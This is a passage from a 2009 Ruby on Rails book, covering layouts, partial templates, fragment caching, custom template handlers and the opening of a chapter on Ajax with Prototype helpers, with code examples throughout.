L AYOUTS AND C OMPONENTS 550 You can qualify which actions will have the layout applied to them using the :only and :except qualifiers: class StoreController < ApplicationController layout "standard" , :except => [ :rss, :atom ] # ... end Specifying a layout of nil turns off layouts for a controller. Sometimes you need to change the appearance of a set of pages at runtime. For example, a blogging site might offer a different-looking side menu if the user is logged in, or a store site might have different-looking pages if the site is down for maintenance. Rails supports this need with dynamic layouts. If the parameter to the layout declaration is a symbol, it’s taken to be the name of a controller instance method that returns the name of the layout to be used: class StoreController < ApplicationController layout :determine_layout # ... private def determine_layout if Store.is_closed? "store_down" else "standard" end end end Subclasses of a controller will use the parent’s layout unless they override it using the layout directive. Finally, individual actions can choose to render using a specific layout (or with no layout at all) by passing render the :layout option: def rss render(:layout => false) # never use a layout end def checkout render(:layout => "layouts/simple" ) end Passing Data to Layouts Layouts have access to all the same data that’s available to conventional tem- plates. In addition, any instance variables set in the normal template will be Report erratum this copy is (P1.0 printing, March 2009)
L AYOUTS AND C OMPONENTS 551 available in the layout (because the regular template is rendered before the layout is invoked). This might be used to parameterize headings or menus in the layout. For example, the layout might contain this: <html> <head> <title><%= @title %></title> <%= stylesheet_link_tag 'scaffold' %> </head> <body> <h1><%= @title %></h1> <%= yield :layout %> </body> </html> An individual template could set the title by assigning to the @title variable: <% @title = "My Wonderful Life" %> <p> Dear Diary: </p> <p> Yesterday I had pizza for dinner. It was nice. </p> In fact, we can take this further. The same mechanism that lets us use yield :layout to embed the rendering of a template into the layout also lets you gen- erate arbitrary content in a template, which can then be embedded into any other template. For example, different templates may need to add their own template-specific items to the standard page sidebar. We’ll use the content_for mechanism in those templates to define content and then use yield in the layout to embed this content into the sidebar. In each regular template, use a content_for to give a name to the content ren- dered inside a block. This content will be stored inside Rails and will not con- tribute to the output generated by the template. <h1>Regular Template</h1> <% content_for(:sidebar) do %> <ul> <li>this text will be rendered</li> <li>and saved for later</li> <li>it may contain <%= "dynamic" %> stuff</li> </ul> <% end %> <p> Here's the regular stuff that will appear on the page rendered by this template. </p> Report erratum this copy is (P1.0 printing, March 2009)
L AYOUTS AND C OMPONENTS 552 Then, in the layout, you use yield :sidebar to include this block into the page’s sidebar: <!DOCTYPE .... > <html> <body> <div class="sidebar"> <p> Regular sidebar stuff </p> <div class="page-specific-sidebar"> <%= yield :sidebar %> </div> </div> </body> </html> This same technique can be used to add page-specific JavaScript functions into the <head> section of a layout, create specialized menu bars, and so on. Partial-Page Templates Web applications commonly display information about the same application object or objects on multiple pages. A shopping cart might display an order line item on the shopping cart page and again on the order summary page. A blog application might display the contents of an article on the main index page and again at the top of a page soliciting comments. Typically this would involve copying snippets of code between the different template pages. Rails, however, eliminates this duplication with the partial-page templates (more frequently called partials). You can think of a partial as a kind of subrou- tine. You invoke it one or more times from within another template, potentially passing it objects to render as parameters. When the partial template finishes rendering, it returns control to the calling template. Internally, a partial template looks like any other template. Externally, there’s a slight difference. The name of the file containing the template code must start with an underscore character, differentiating the source of partial templates from their more complete brothers and sisters. For example, the partial to render a blog entry might be stored in the file _article.html.erb in the normal views directory, app/views/blog: <div class="article"> <div class="articleheader"> <h3><%=h article.title %></h3> </div> <div class="articlebody"> <%=h article.body %> </div> </div> Report erratum this copy is (P1.0 printing, March 2009)
L AYOUTS AND C OMPONENTS 553 Other templates use the render(:partial=>) method to invoke this: <%= render(:partial => "article" , :object => @an_article) %> <h3>Add Comment</h3> . . . The :partial parameter to render is the name of the template to render (but without the leading underscore). This name must be both a valid filename and a valid Ruby identifier (so a-b and 20042501 are not valid names for partials). The :object parameter identifies an object to be passed into the partial. This object will be available within the template via a local variable with the same name as the template. In this example, the @an_article object will be passed to the template, and the template can access it using the local variable article. That’s why we could write things such as article.title in the partial. Idiomatic Rails developers use a variable named after the template (article in this instance). In fact, it’s normal to take this a step further. If the object to be passed to the partial is in a controller instance variable with the same name as the partial, you can omit the :object parameter. If, in the previous example, our controller had set up the article in the instance variable @article, the view could have rendered the partial using just this: <%= render(:partial => "article" ) %> <h3>Add Comment</h3> . . . You can set additional local variables in the template by passing render a :locals parameter. This takes a hash where the entries represent the names and val- ues of the local variables to set. render(:partial => 'article' , :object => @an_article, :locals => { :authorized_by => session[:user_name], :from_ip => request.remote_ip }) Partials and Collections Applications commonly need to display collections of formatted entries. A blog might show a series of articles, each with text, author, date, and so on. A store might display entries in a catalog, where each has an image, a description, and a price. The :collection parameter to render can be used in conjunction with the :partial parameter. The :partial parameter lets us use a partial to define the format of an individual entry, and the :collection parameter applies this template to each member of the collection. To display a list of article model objects using our previously defined _article.html.erb partial, we could write this: <%= render(:partial => "article" , :collection => @article_list) %> Report erratum this copy is (P1.0 printing, March 2009)
L AYOUTS AND C OMPONENTS 554 Inside the partial, the local variable article will be set to the current article from the collection—the variable is named after the template. In addition, the variable article_counter will be set to the index of the current article in the collection. The optional :spacer_template parameter lets you specify a template that will be rendered between each of the elements in the collection. For example, a view might contain the following: Download e1/views/app/views/partial/list.html.erb <%= render(:partial => "animal" , :collection => %w{ ant bee cat dog elk }, :spacer_template => "spacer" ) %> This uses _animal.html.erb to render each animal in the given list, rendering the partial _spacer.html.erb between each. If _animal.html.erb contains this: Download e1/views/app/views/partial/_animal.html.erb <p>The animal is <%= animal %></p> and _spacer.html.erb contains this: Download e1/views/app/views/partial/_spacer.html.erb <hr /> your users would see a list of animal names with a line between each. Shared Templates If the first option or :partial parameter to a render call is a simple name, Rails assumes that the target template is in the current controller’s view directory. However, if the name contains one or more / characters, Rails assumes that the part up to the last slash is a directory name and the rest is the template name. The directory is assumed to be under app/views. This makes it easy to share partials and subtemplates across controllers. The convention among Rails applications is to store these shared partials in a subdirectory of app/views called shared. These can be rendered using some- thing such as this: <%= render("shared/header" , :title => @article.title) %> <%= render(:partial => "shared/post" , :object => @article) %> . . . In this previous example, the @article object will be assigned to the local vari- able post within the template. Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T T WO 555 Partials with Layouts Partials can be rendered with a layout, and you can apply a layout to a block within any template: <%= render :partial => "user" , :layout => "administrator" %> <%= render :layout => "administrator" do %> # ... <% end %> Partial layouts are to be found directly in the app/views directory associated with the controller, along with the customary underbar prefix, for example, app/views/users/_administrator.html.erb. Partials and Controllers It isn’t just view templates that use partials. Controllers also get in on the act. Partials give controllers the ability to generate fragments from a page using the same partial template as the view itself. This is particularly important when you use Ajax support to update just part of a page from the controller—use partials, and you know your formatting for the table row or line item that you’re updating will be compatible with that used to generate its brethren initially. We talk about the use of partials with Ajax in Chapter 24, The Web, v2.0, on page 563. 23.10 Caching, Part Two We looked at the page caching support in Action Controller starting back on page 496. We said that Rails also allows you to cache parts of a page. This turns out to be remarkably useful in dynamic sites. Perhaps you customize the greeting and the sidebar on your blog application for each individual user. In this case you can’t use page caching, because the overall page is different for each user. But because the list of articles doesn’t change between users, you can use fragment caching—you construct the HTML that displays the articles just once and include it in customized pages delivered to individual users. Just to illustrate fragment caching, let’s set up a pretend blog application. Here’s the controller. It sets up @dynamic_content, representing content that should change each time the page is viewed. For our fake blog, we use the current time as this content. Download e1/views/app/controllers/blog_controller.rb class BlogController < ApplicationController def list @dynamic_content = Time.now.to_s end end Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T T WO 556 Here’s our mock Article class. It simulates a model class that in normal cir- cumstances would fetch articles from the database. We’ve arranged for the first article in our list to display the time at which it was created. Download e1/views/app/models/article.rb class Article attr_reader :body def initialize(body) @body = body end def self.find_recent [ new("It is now #{Time.now.to_s}" ), new("Today I had pizza" ), new("Yesterday I watched Spongebob" ), new("Did nothing on Saturday" ) ] end end Now we’d like to set up a template that uses a cached version of the rendered articles but still updates the dynamic data. It turns out to be trivial. Download e1/views/app/views/blog/list.html.erb <%= @dynamic_content %> <!-- Here's dynamic content. --> <% cache do %> <!-- Here's the content we cache --> <ul> <% for article in Article.find_recent -%> <li><p><%= h(article.body) %></p></li> <% end -%> </ul> <% end %> <!-- End of cached content --> <%= @dynamic_content %> <!-- More dynamic content. --> The magic is the cache method. All output generated in the block associated with this method will be cached. The next time this page is accessed, the dynamic content will still be rendered, but the stuff inside the block will come straight from the cache—it won’t be regenerated. We can see this if we bring up our skeletal application and hit Refresh after a few seconds, as shown in Figure 23.4, on the next page. The times at the top and bottom of the page— the dynamic portion of our data—change on the refresh. However, the time in the center section remains the same, because it is being served from the cache. (If you’re trying this at home and you see all three time strings change, chances are you’re running your application in development mode. Caching is enabled by default only in production mode. If you’re testing using WEBrick, the -e production option will do the trick.) Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T T WO 557 Refresh page Figure 23.4: Refreshing a page with cached and noncached data The key concept here is that the stuff that’s cached is the fragment generated in the view. If we’d constructed the article list in the controller and then passed that list to the view, the future access to the page would not have to rerender the list, but the database would still be accessed on every request. Moving the database request into the view means it won’t be called once the output is cached. OK, you say, but that just broke the rule about putting application-level code into view templates. Can’t we avoid that somehow? We can, but it means mak- ing caching just a little less transparent than it would otherwise be. The trick is to have the action test for the presence of a cached fragment. If one exists, the action bypasses the expensive database operation, knowing that the fragment will be used. Download e1/views/app/controllers/blog1_controller.rb class Blog1Controller < ApplicationController def list @dynamic_content = Time.now.to_s unless read_fragment(:action => 'list' ) logger.info("Creating fragment" ) @articles = Article.find_recent end end end The action uses the read_fragment method to see whether a fragment exists for this action. If not, it loads the list of articles from the (fake) database. The view then uses this list to create the fragment. Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T T WO 558 Download e1/views/app/views/blog1/list.html.erb <%= @dynamic_content %> <!-- Here's dynamic content. --> <% cache do %> <!-- Here's the content we cache --> <ul> <% for article in @articles -%> <li><p><%= h(article.body) %></p></li> <% end -%> </ul> <% end %> <!-- End of the cached content --> <%= @dynamic_content %> <!-- More dynamic content. --> Expiring Cached Fragments Now that we have a cached version of the article list, our Rails application will be able to serve it whenever this page is referenced. If the articles are updated, however, the cached version will be out-of-date and should be expired. We do this with the expire_fragment method. By default, fragments are cached using the name of the controller and action that rendered the page (blog and list in our first case). To expire the fragment (for example, when the article list changes), the controller could call this: Download e1/views/app/controllers/blog_controller.rb expire_fragment(:controller => 'blog' , :action => 'list' ) Clearly, this naming scheme works only if there’s just one fragment on the page. Fortunately, if you need more, you can override the names associated with fragments by adding parameters (using url_for conventions) to the cache method: Download e1/views/app/views/blog2/list.html.erb <% cache(:action => 'list', :part => 'articles') do %> <ul> <% for article in @articles -%> <li><p><%= h(article.body) %></p></li> <% end -%> </ul> <% end %> <% cache(:action => 'list', :part => 'counts') do %> <p> There are a total of <%= @article_count %> articles. </p> <% end %> In this example, two fragments are cached. The first is saved with the addi- tional :part parameter set to articles, and the second is saved with it set to counts. Report erratum this copy is (P1.0 printing, March 2009)
C ACHING , P AR T T WO 559 Within the controller, we can pass the same parameters to expire_fragment to delete particular fragments. For example, when we edit an article, we have to expire the article list, but the count is still valid. If instead we delete an article, we need to expire both fragments. The controller looks like this (we don’t have any code that actually does anything to the articles in it—just look at the caching): Download e1/views/app/controllers/blog2_controller.rb class Blog2Controller < ApplicationController def list @dynamic_content = Time.now.to_s @articles = Article.find_recent @article_count = @articles.size end def edit # do the article editing expire_fragment(:action => 'list' , :part => 'articles' ) redirect_to(:action => 'list' ) end def delete # do the deleting expire_fragment(:action => 'list' , :part => 'articles' ) expire_fragment(:action => 'list' , :part => 'counts' ) redirect_to(:action => 'list' ) end end The expire_fragment method can also take a single regular expression as a parameter, allowing us to expire all fragments whose names match: expire_fragment(%r{/blog2/list.*}) Cache Storage Options As with sessions, Rails has a number of options when it comes to storing your fragments. And, as with sessions, the choice of caching mechanism can be deferred until your application nears (or is in) deployment. In fact, we’ve already discussed caching strategies in the Action Controller chapter starting on page 500. The mechanism used for storage is set in your environment using this: ActionController::Base.cache_store = <one of the following> The available caching storage mechanisms are as follows: :memory_store Page fragments are kept in memory. This is not a particularly scalable solution. Report erratum this copy is (P1.0 printing, March 2009)
A DDING N EW T EMPLATING S YSTEMS 560 :file_store, "/path/to/cache/directory" This keeps cached fragments in the directory path. :drb_store, "druby://localhost:9192" This stores cached fragments in an external DRb server. :mem_cache_store, "localhost" ActionController::Base.cache_store = MyOwnStore.new("parameter") This stores fragments in a memcached server. 23.11 Adding New Templating Systems At the start of this chapter we explained that Rails comes with two templating systems but that it’s easy to add your own.11 This is more advanced stuff, and you can safely skip to the start of the next chapter without losing your Rails merit badge. A template handler is simply a class that meets two criteria: • Its constructor must take a single parameter, the view object. • It implements a single method, render, that takes the text of the template and a hash of local variable values and returns the result of rendering that template. Let’s start with a trivial template. The RDoc system, used to produce doc- umentation from Ruby comments, includes a formatter that takes text in a fairly straightforward plain-text layout and converts it to HTML. Let’s use it to format template pages. We’ll create these templates with the file extension .rdoc. The template handler is a simple class with the two methods described previ- ously. We’ll put it in the file rdoc_template.rb in the lib directory. Download e1/views/lib/rdoc_template.rb require 'rdoc/markup/simple_markup' require 'rdoc/markup/simple_markup/inline' require 'rdoc/markup/simple_markup/to_html' class RDocTemplate < ActionView::TemplateHandler def render(template) markup = SM::SimpleMarkup.new generator = SM::ToHtml.new markup.convert(template.source, generator) end end 11. Unfortunately, a regression introduced late in the 2.2.2 release cycle prevents the following example from working with that release. This code has been verified to work with release 2.2.1 of Rails and is expected to work with release 2.2.3 of Rails. Report erratum this copy is (P1.0 printing, March 2009)
A DDING N EW T EMPLATING S YSTEMS 561 Now we need to register the handler. This can go in your environment file, or you can set it up in application.rb in the app/controllers directory. Download e1/views/app/controllers/application.rb require "rdoc_template" ActionView::Template.register_template_handler("rdoc" , RDocTemplate) The registration call says that any template file whose name ends with .rdoc will be handled by the RDocTemplate class. We can test this by creating a tem- plate called example.rdoc and accessing it via a freshly generated test con- troller: RDocTemplate = Greetings from RDoc Let's see if we're doing _real_ formatting... * This should be * A bullet list all nicely formatted Making Dynamic Templates The html.erb and xml.builder templates share their environment with the con- troller: they have access to the controller instance variables. They can also get passed local variables if they’re invoked as partials. We can give our own templates the same privileges. Just how you achieve this depends on what you want your template to do. Here we’ll construct something fairly artificial: a reval template that contains lines of Ruby code. When rendered, each line is displayed, along with its value. The following code shows a template called test.reval: a = 1 3 + a @request.path This might produce the following output: a = 1 => 1 3 + a => 4 @request.path => /text/example1 Note how the template has access to the @request variable. We achieve this piece of magic by creating a Ruby binding (basically a scope for variable values) and populating it with the values of instance and local variables set into the view by the controller. Note that the renderer also sets the response content type to text/plain; we don’t want our result interpreted as HTML. We could Report erratum this copy is (P1.0 printing, March 2009)
A DDING N EW T EMPLATING S YSTEMS 562 also have defined an accessor method called request, which would make our template handler more like Rails’ built-in ones. Download e1/views/lib/eval_template.rb class EvalTemplate < ActionView::TemplateHandler def render(template) # Add in the instance variables from the view @view.send :evaluate_assigns # create get a binding for @view bind = @view.send(:binding) # and local variables if we're a partial template.locals.each do |key, value| eval("#{key} = #{value}" , bind) end @view.controller.headers["Content-Type" ] ||= 'text/plain' # evaluate each line and show the original alongside # its value template.source.split(/n/).map do |line| begin line + " => " + eval(line, bind).to_s rescue Exception => err line + " => " + err.inspect end end.join("n" ) end end Report erratum this copy is (P1.0 printing, March 2009)
This chapter was written by Justin Gehtland (http://relevancellc.com), a software devel- oper, speaker, and writer living in Durham, North Carolina. He is a founder of the Stream- lined project for advanced CRUD applications on Rails (http://streamlinedframework.org ). It is based on work he and Stuart Halloway, also of Relevance, wrote for RailsConf ’06. Chapter 24 The Web, v2.0 We’ve looked at how Action View is used to render templates to the browser. We’ve seen how to create pages out of combinations of layouts and partials; the majority of the time, our actions have been returning entire pages to the browser and forcing the browser to refresh the current screen. This is a core foundational principle of the Web: requests to the server return entire pages, which the browser must display in their entirety. This chapter is about break- ing that core principle of the Web and allowing your applications to deal in smaller units of granularity, shipping data, partial pages, and code between the browser and the server to provide a more responsive and interactive user experience. Rails’ Ajax support can be broken into three general areas: • Prototype support for DOM interaction and remote object invocation • Script.aculo.us support for visual effects • RJS templates for code-centric Ajax For the first two, we’ll have to remember everything we learned about helpers, since almost all of the support for Prototype and Script.aculo.us are found in ActionView::Helpers::PrototypeHelper and ActionView::Helpers::ScriptaculousHelper. RJS templates, on the other hand, are an entirely different beast, combining a little bit of Action View templates and a whole new way to call render. 24.1 Prototype Prototype, an open source JavaScript framework written by Sam Stephenson, exists primarily to simplify two tasks in JavaScript: • Using XMLHttpRequest (and friends) to make Ajax calls • Interacting with the page DOM Ajax is about going behind the browser’s back. Browsers are just trained mon- keys: make a request, reload the page; post a form, reload the page. If you
P ROTOTYPE 564 cause the browser to send an HTTP request, its only response is to refresh the page with whatever it receives. Back in the 90s, Microsoft released an ActiveX control with its XML libraries called XMLHTTP. You could create it using JavaScript and use it to send XML to the server without modifying the address bar or forcing a standard request. The XMLHTTP object would receive (and parse) the HTTP response from the server and then call back into your JavaScript via a callback function. At that point, you could use the response. Several years later, the Mozilla team cre- ated an open version of the object called XMLHttpRequest. Using XMLHttpRequest (XHR for short), you can send a request to the server and then decide for yourself what to do with the response. Even better, the request can be sent asynchronously, which means that while the request is being processed, the rest of the page is still available for use by and interaction with your users. Writing the JavaScript code to utilize XHR to make asynchronous requests is not terribly difficult, but it is repetitive, boring, and prone to simple (but costly) mistakes. The Prototype library provides a wrapper around XHR that makes it much easier to use and much more foolproof. Prototype is still a JavaScript library, though. One of the key features of Rails is the integrated development stack, which lets you use Ruby from top to bottom of your web application. If you have to switch over to JavaScript, that breaks the clean integration. The answer, of course, is to use helpers, specifically the PrototypeHelper class (in ActionPack::Helpers). These helpers wrap the generation of complex JavaScript with a simple Ruby method. The hardest part about the helpers is the wide array of options they accept as parameters. The Search Example Let’s use Rails’ Prototype helpers to quickly add Ajax to an existing scaffold. The code that follows shows a standard-looking scaffold wrapped around a table called users. This table stores a list of programmers and their favorite languages. The standard, static version of the page uses an .erb template and an .erb partial to create the page. Download pragforms/app/views/user/list.html.erb <h1>Listing users</h1> <%= render :partial => "search" %> Download pragforms/app/views/user/_search.html.erb <table> <tr> <th>Username</th> <th>Favorite Language</th> </tr> Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 565 <% for user in @users %> <tr> <td><%=h user.username %></td> <td><%=h user.favorite_language %></td> <td><%= link_to 'Show', :action => 'show', :id => user %></td> <td><%= link_to 'Edit', :action => 'edit', :id => user %></td> <td><%= link_to 'Destroy', { :action => 'destroy', :id => user }, :confirm => 'Are you sure?', :method => :post %></td> </tr> <% end %> </table> <%= link_to 'Previous page', { :page => @users.previous_page } if @users.previous_page %> <%= link_to 'Next page', { :page => @users.next_page } if @users.next_page %> <br /> <%= link_to 'New user', :action => 'new' %> We want to allow our users to filter the current list by typing in a text field. The application should watch the field for changes, submit the value of the field to the server, and update the list to show only those programmers that match the current filter. Just as with a non-Ajax page, the first step is to add a form to collect the user’s input. However, instead of a standard form, we’ll add what’s referred to as a no-op form; this is a form that cannot, by itself, be submitted to the server. The old way to do this was to create a form whose action attribute was set to #. This prevented a request from being posted to the server, but it had the unfortunate side effect of munging the URL in the address bar by adding the # character at the end of the URL. The modern approach is to set action to javascript:void(0): Download pragforms/app/views/user/search_demo.html.erb <% form_tag('javascript:void(0)') do %> Second, we need to wrap the rendered partial in a named element so that we can easily replace it with the updated data. In our case, we add a simple <div> tag with id=’ajaxWrapper’ to give us a place to put the new data: Download pragforms/app/views/user/search_demo.html.erb <div id='ajaxWrapper'> <%= render :partial=>'search' %> </div> Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 566 Input Elements and Forms According to the W3C HTML 4.01 specification, input elements do not strictly need to exist within a <form> element. In fact, the specification clearly states that for the purposes of building a user interface using “intrinsic events” (onclick, onchange, and so on), a <form> is not necessary. The purpose of the <form> element is to allow the browser to bundle the contained input values into a request to POST to the server. However, it is a pretty good practice to wrap your inputs in a <form> any- way. The <form> provides a named scope for the related input fields, allowing you to work with them as a group (say, to enable or disable them all). They also allow you to provide fallback behavior for your pages when the user has JavaScript disabled. The third step is to add the JavaScript that watches the text field for changes, posts the value to the server, harvests the response from the server, and updates some portion of the page to reflect the new data. We can accomplish all this with the observe_field helper method: Download pragforms/app/views/user/search_demo.html.erb Line 1 <%= observe_field :search, 2 :frequency => 0.5, 3 :update => 'ajaxWrapper', 4 :before => "Element.show('spinner')" , 5 :complete => "Element.hide('spinner')" , 6 :url => {:action=>'search', :only_path => false}, 7 :with => "'search=' + encodeURIComponent(value)" %> On line 1, we call the helper method, passing in the id of the text field we’ll be observing. None of the observer helpers takes more than one field id; if you want to observe multiple fields, you can either observe a whole form or create multiple observers. Notice that, as with any good Rails library, we can use the symbol version of the id as the parameter value. On line 2, we set the frequency of the observation. This is how often (in sec- onds) to check the target field for changes and submit them. A value of 0 means that changes to the field are posted immediately. This may seem like the most responsive way to go, but you have to take into account bandwidth usage. Posting the data on every twitch of the field would cause a mini-Slashdot-effect if your user base is at all respectable. In our example, we chose 0.5 seconds, which prevents too much posting without making the users wait around for something to happen. On line 3, we tell the helper which element on the page will be updated with the data returned from the server. Given this id, Prototype will set the innerHTML value of the element to the response text. If you needed to do something more Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 567 complex with the returned data, you could alternatively register a callback function that could process the data in any way you desired. In our case, the server will return a table containing the users who match the filter term, and we’ll just want to display that data inside an element called ajaxWrapper. On lines 4 and 5, we overcome one of Ajax’s primary problems. Users can be twitchy. If they click a link or submit a form, or what have you, the only thing keeping them from mindlessly banging away at the link or button is the fire-breathing lizard or spinning globe in the northeast corner of the browser window. This tells the user that something useful is going on and to wait for it to finish. It is a feature built into every browser, and users expect this kind of notification of an otherwise transparent process. When using XHR, you have to provide your own progress indicator. The before option takes a JavaScript function to call prior to sending the request to the server. In this case, we use Prototype’s Element.show to reveal a graphic that was already loaded on the page at initialization time (but whose style attribute was set to display:none). The complete callback likewise fires when the response has been fully received. In this case, we hide the progress indicator again using Element.hide. There are other potential hooks for callback functions, which we’ll discuss in Section 24.1, Callbacks, on page 572. (Where is this spinner? We’ll see in a moment.) Finally, on lines 6 and 7, we define the server endpoint that the Ajax call will target and what data to send to it. On line 6, we specify the url parameter and tell it to call the search action of the current controller. The options sent to url are the same as for the url_for helper method. On line 7, we provided the data that will be sent to the server using the with parameter. The value of this parameter is a string containing one or more name/value pairs. Look carefully at the string literal provided: "'search=' + encodeURIComponent(value)" The string is an executable piece of JavaScript code that will be run when the value of the target field has changed. encodeURIComponent is a JavaScript method that takes a value and escapes certain characters with their UTF-8 counterparts to make a valid URL component. value, in this case, will be the current value of the target field, and the result is a name/value pair, where the name is search and the value is the UTF-8 encoded value of the target field. Remember the spinner we used as a progress indicator? We haven’t yet written the code to display it. Normally you’d put it directly on the page that contains the field that references it. It turns out that in our example code we’ll be using it all over the place, so rather than including it on every page, we’ll instead add it once to the layout. Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 568 Download pragforms/app/views/layouts/user.html.erb <html> <head> <title>User: <%= controller.action_name %></title> <%= stylesheet_link_tag 'scaffold' %> <%= javascript_include_tag :defaults %> </head> <body> <p style="color: green"><%= flash[:notice] %></p> <%= image_tag 'loading.gif', :id=>'spinner', :style=>"display:none; float:right;" %> <%= yield :layout %> </body> </html> When this template is rendered to the browser, the result will be a combina- tion of static HTML and JavaScript code. Here is the actual output that was generated by using the observe_field helper: <input id="search" name="search" type="text" value="" /> <script type="text/javascript" > //<![CDATA [ new Form.Element.Observer('search' , 0.5, function(element, value) { Element.show('spinner' ); new Ajax.Updater('ajaxWrapper' , '/user/search' , { onComplete:function(request){ Element.hide('spinner' ); }, parameters:'search=' + encodeURIComponent(value) }) }) //] ]> Now, as the user types into the text field, the value of the field will be sent to the User controller’s search action. Bear in mind that, because we provided the update parameter, the JavaScript code is going to take what the server returns and set it as the value of the target element’s innerHTML attribute. So, what does search do? Download pragforms/app/controllers/user_controller.rb def search unless params[:search].blank? @users = User.paginate :page => params[:page], :per_page => 10, :order => order_from_params, :conditions => User.conditions_by_like(params[:search]) logger.info @users.size else list end render :partial=>'search' , :layout=>false end Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 569 conditions_by_like The method User.conditions_by_like(params[:search]) is not part of Active Record. It is actually code lifted from the Streamlined framework. It provides a quick way to search across all fields in a model. Here is the full implementation: Download pragforms/vendor/plugins/relevance_extensions/lib/active_record_extensions.rb def conditions_by_like(value, *columns) columns = self.user_columns if columns.size==0 columns = columns[0] if columns[0].kind_of?(Array) conditions = columns.map {|c| c = c.name if c.kind_of? ActiveRecord::ConnectionAdapters::Column "`#{c}` LIKE " + ActiveRecord::Base.connection.quote("%#{value}%" ) }.join(" OR " ) end If the search parameter is passed to the search action, the action will perform a pagination based on a query to the database, looking for items that match the search value. Otherwise, the action calls the list action, which populates the @users and @user_pages values using the full table set. Finally, the action ren- ders the partial _search.html.erb, which returns just the table of values, just as it did for the non-Ajax version. Note that we’ve explicitly disabled any layout dur- ing the rendering of the partial. This prevents recursive layout-within-layout problems. Using Prototype Helpers Rails provides an entire library of Prototype helper methods that provide a wide variety of Ajax solutions for your applications. All of them require you to include the prototype.js file in your pages. Some version of this file ships with Rails, and you can include it in your pages using the javascript_include_tag helper: <%= javascript_include_tag "prototype" %> Many applications include Prototype in the default layout; if you are using Ajax liberally throughout your application, this makes sense. If you are more con- cerned about bandwidth limitations, you might choose to be more judicious about including it only in pages where it is needed. If you follow the standard Rails generator style, your application.html.erb file will include the following dec- laration: <%= javascript_include_tag :defaults %> This will include Prototype, Script.aculo.us, and the generated application.js file for application-specific JavaScript. In either case, once your page has Proto- type included, you can use any of the various Prototype helpers to add Ajax to the page. Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 570 Common Options Before we examine the different helpers and what they are for, let’s take a minute to understand some of the common options we can pass to the many helpers. Since most of the helpers generate code that eventually makes a call to the server using XHR, they share a lot of options for controlling how that call is made and what to do before, during, and after the call is made. Synchronicity Most of the time, you will want your Ajax calls to be made asynchronously. This means users can continue to interact with your page, and the JavaScript in your page can continue to take action while the request is being trans- mitted and processed. From time to time, you might discover that you need synchronous Ajax calls (though we heartily recommend against it). If so, you can pass the :type option, which has two possible values: :asynchronous (the default) and :synchronous: <%= link_to_remote "Wait for it..." , :url => {:action => 'synchronous_action' }, :update => 'results_div' , :type => :synchronous %> Updating the Page Ajax calls can result in several different kinds of responses. The server could send back any of the following: • Nothing: There is no content in the server response, just HTTP headers. • HTML: An HTML snippet to be injected into the page. • Data: Structured data (JSON, XML, YAML, CSV, and so on) to be pro- cessed with JavaScript. • JavaScript: Code to be executed by the browser. If your Ajax calls return HTML snippets from the server, you can instruct most of the Prototype helpers to inject this HTML directly into the page using the :update option. The possible values you can send are as follows: • A DOM id: The id of an element on the page; the JavaScript will reset its innerHTML property using the returned value. <%= link_to_remote "Show me the money!" , :url => {:action => 'get_the_money' }, :update => 'the-money' %> • A hash: The ids of DOM elements associated with the success or failure of the call. Prototype recognizes two states: success and failure, with failure defined as any response with an HTTP status other than "200 Ok". Use this to update a target element upon successful completion, but send a warning to another element in case of error. Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 571 <%= link_to_remote "Careful, that's dynamite..." , :url => {:action => 'replace_dynamite_in_fridge' }, :update => {:success => 'happy' , :failure => 'boom' } %> Once you have designated the target-receiving element, you can optionally provide details about exactly how to update the target. By default, the entire innerHTML will be replaced with the server’s response. If you pass the :position option, though, you can tell the JavaScript to insert the response relative to the existing content. The following are possible values: :position => :before Inserts the server response just before the opening tag of the target ele- ment :position => :top Inserts the response just after the opening tag of the target element :position => :bottom Inserts the response just before the closing tag of the target element :position => :after Inserts the response just after the closing tag of the target element For example, if you wanted to make a call to add an item to the bottom of a list, you might use this: <% form_remote_tag(:url => {:action => 'add_todo' }, :update => 'list' , :position => :bottom) do %> Using the :position option, you can add items to lists or inject them into columns of existing data without having to rerender what was originally there. This can drastically simplify the server-side code when you are managing lists. JavaScript Filters Sometimes, you will want to wrap the Ajax call with some conditional behavior. The Prototype helpers accept four different wrapper options: :confirm => msg Pops up a JavaScript confirmation dialog box before firing XHR call, the text of which is the string value assigned to this option; if user clicks OK, call proceeds; otherwise, the call is canceled. :condition => expression The word expression should be a JavaScript snippet expression that evaluates to a boolean. If true, the XHR call proceeds; otherwise, it is canceled. Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 572 :before => expression Evaluates the JavaScript expression just prior to making the XHR call; this is commonly used to show a progress indicator. :after => expression Evaluates the JavaScript expression just after launching the XHR call, but before it has completed; this is commonly used to either show pro- gress indication or disable a form or field to prevent its modification while the call is in process. For example, perhaps you have provided a rich-text editor field on a page and want to give your user the option to save it via Ajax. However, the operation is slow and potentially destructive; you want to make sure your user really wants to save the data, and you want to show a progress notifier while it saves. In addition, you want to make sure your user can’t save an empty editor buffer. Your form might look like this: <% form_remote_tag(:url => {:action => 'save_file' }, :confirm => "Are you sure you want to save this file?" , :before => "Element.show('spinner');" , :condition => "$('text_file').value != '';" ) do %> Callbacks Finally, you may want to associate JavaScript functions with callback notifi- cations in the XHR call process. While the XHR call is proceeding, there are six possible points where a callback might be fired. You can attach a JavaScript function or an arbitrary JavaScript snippet to any or all of these points. They are as follows: :loading => expression XHR is now receiving data from the server, but the document is not ready for use. :loaded => expression XHR has finished receiving the data from the server. :interactive => expression XHR has finished receiving all the data from the server and is parsing the results. :success => expression XHR has finished receiving and processing the data, and the HTTP status of the response was "200 Ok". :failure => expression XHR has finished receiving and processing the data, and the HTTP status of the response was not "200 Ok". Report erratum this copy is (P1.0 printing, March 2009)
